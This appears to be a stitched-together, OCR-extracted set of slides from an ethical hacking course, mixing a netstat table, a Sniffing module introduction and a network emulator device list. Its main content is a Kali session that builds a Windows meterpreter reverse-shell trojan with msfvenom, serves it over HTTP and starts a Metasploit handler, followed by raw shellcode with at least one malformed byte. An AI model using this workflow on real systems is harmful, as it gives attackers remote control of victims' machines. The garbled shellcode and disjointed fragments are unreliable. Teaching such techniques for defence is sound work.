
Proto Local Address           Foreign Address         State
TCP    172.16.100.6:4444        172.16.100.5:41379     ESTABLISHED
TCP    172.16.100.6:47227      10.10.34.36:ncp        TIME_WAIT
```

```
root@kali: ~/trojan
File Edit View Search Terminal Help

root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp -a x86 -f exe --platform windows LHOST=172.16.100.5 > reverse_payload.exe
No encoder or badchars specified, outputting raw payload
root@kali:~# file reverse_payload.exe
reverse_payload.exe: PE32 executable (GUI) Intel 80386, for MS Windows
root@kali:~# cp reverse_payload.exe trojan/
root@kali:~# cd trojan/
root@kali:~/trojan# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 172.16.100.5
LHOST => 172.16.100.5
msf exploit(handler) > exploit

[*] Started reverse handler on 172.16.100.5:4444
[*] Starting the payload handler...
```




```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.16.100.5 -a x  
86 -f c  
No platform was selected, choosing msf::Module::Platform::windows from the paylo  
ad
```

```
unsigned char buf[] =  
"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30"  
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"  
"\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52"  
"\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1"  
"\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b"  
"\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03"  
"\x7d\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66\x8b"  
"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24"  
"\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb"  
"\x8d\x5d\x68\x33\x32\x00\x00\x68\x77\x73\x32\x5f\x54\x68\x4c"  
"\x77\x26\x07\xff\xd5\xb8\x90\x01\x00\x00\x29\xc4\x54\x50\x68"  
"\x29\x80\x6b\x00\xff\xd5\x50\x50\x50\x50\x40\x50\x40\x50\x68"  
"\xea\x0f\xdf\xe0\xff\xd5\x97\x6a\x05\x68\xac\x10\x64\x05\x68"  
"\x02\x00\x11\x5c\x89\xe6\x6a\x10\x56\x57\x68\x99\xa5\x74\x61"  
"\xff\xd5\x85\xc0\x74\x0c\xff\x4e\x08\x75xec\x68\xf0\xb5\xa2"  
"\x56\xff\xd5\x6a\x00\x6a\x04\x56\x57\x68\x02\xd9\xc8\x5f\xff"  
"\xd5\x8b\x36\x6a\x40\x68\x00\x10\x00\x00\x56\x6a\x00\x68\x58"  
"\xa4\x53\xe5\xff\xd5\x93\x53\x6a\x00\x56\x53\x57\x68\x02\xd9"  
"\xc8\x5f\xff\xd5\x01\xc3\x29\xc6\x75\xee\xc3";
```

Module 07 Sniffing



Sniffing

Module 07

Unmask the **Invisible Hacker.**



Network Sniffing and Threats




CEH
Certified Ethical Hacker


- Sniffing is a process of monitoring and **capturing all data packets** passing through a given network using sniffing tools
- It is a form of **wiretap** applied to computer networks

- Many enterprises' **switch ports** are open
- Anyone in the same physical location can plug into the network using an **Ethernet cable**

















Copyright © by **IC Council**. All Rights Reserved. Reproduction is Strictly Prohibited.





test

test

Name	IOS	RAM/NVRAM	Interfaces	L2 Keepalive	Watchdog	Actions
All Devices	-	-	-	-	-	      
R1 (1)	L3 15.2.4.1M	1024MB/1024KB	4e/8s	<input type="checkbox"/>	<input checked="" type="checkbox"/>	      
LAN (901)	-	-	eth1	-	-	